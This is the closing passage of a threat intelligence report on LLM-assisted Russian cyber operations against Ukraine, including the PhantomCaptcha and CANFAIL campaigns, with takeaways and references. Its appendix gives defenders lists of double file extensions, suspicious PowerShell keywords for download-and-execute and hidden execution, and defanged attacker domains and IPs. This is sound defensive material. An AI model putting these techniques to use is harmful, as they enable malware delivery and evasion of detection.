- Technical barriers are falling - Actors who previously lacked capability can now conduct sophisticated-appearing operations2. Social engineering is improving - AI-generated lures are more convincing and professional3. Detection must adapt - Traditional IOC-based detection remains important, but behavioral analysis becomes crucial4. Memory forensics is essential - Fileless malware demands memory analysis capabilities
The PhantomCaptcha connection demonstrates how these actors experiment with multiple techniques (ClickFix in October 2025, traditional phishing with CANFAIL in 2026), learning and adapting over time. The 24-hour operational window in PhantomCaptcha shows sophisticated OPSEC awareness even from technically limited actors.
As the conflict in Ukraine continues, we expect Russian cyber operations to persist and evolve. The use of LLMs represents a force multiplier that allows less sophisticated groups to contribute meaningfully to overall operations. Defenders should prepare for this democratization of offensive capabilities and focus on robust detection engineering, security awareness, and incident response readiness.
References
- Google Threat Intelligence Group. “Threats to the Defense Industrial Base.” Google Cloud Blog. February 2026. https://cloud.google.com/blog/topics/threat-intelligence/threats-to-defense-industrial-base2. SentinelLABS & Digital Security Lab of Ukraine. “PhantomCaptcha: Multi-Stage WebSocket RAT Targets Ukraine in Single-Day Spearphishing Operation.” SentinelOne. October 2025. https://www.sentinelone.com/labs/phantomcaptcha-multi-stage-websocket-rat-targets-ukraine-in-single-day-spearphishing-operation/3. Security Affairs. “Suspected Russian Hackers Deploy CANFAIL Malware Against Ukraine.” Security Affairs. February 14, 2026. https://securityaffairs.com/187976/hacking/suspected-russian-hackers-deploy-canfail-malware-against-ukraine.html4. RUSI. “Russia’s Cyber Campaign Shifts to Ukraine’s Frontlines.” RUSI Commentary. 2026. https://www.rusi.org/explore-our-research/publications/commentary/russias-cyber-campaign-shifts-ukraines-frontlines5. Google Threat Intelligence. “Russia Targeting Signal Messenger.” Google Cloud Blog. 2026. https://cloud.google.com/blog/topics/threat-intelligence/russia-targeting-signal-messenger
Appendix A: Quick Reference Card
File Extensions to Block/Monitor
.pdf.js, .pdf.vbs, .pdf.hta, .pdf.bat, .pdf.ps1
.doc.js, .docx.js, .doc.vbs, .docx.vbs
.xls.js, .xlsx.js, .xls.vbs, .xlsx.vbs
PowerShell Suspicious Keywords
IEX, Invoke-Expression, DownloadString, DownloadData
Net.WebClient, Invoke-WebRequest, IWR, IRM
[Reflection.Assembly]::Load, -enc, -encodedcommand
bypass, hidden, -w hidden, -windowstyle hidden
Network Blocks
zoomconference[.]app
zoomconference[.]click
bsnowcommunications[.]com
goodhillsenterprise[.]com
princess-mens[.]click
193.233.23[.]81
45.15.156[.]24
185.142.33[.]131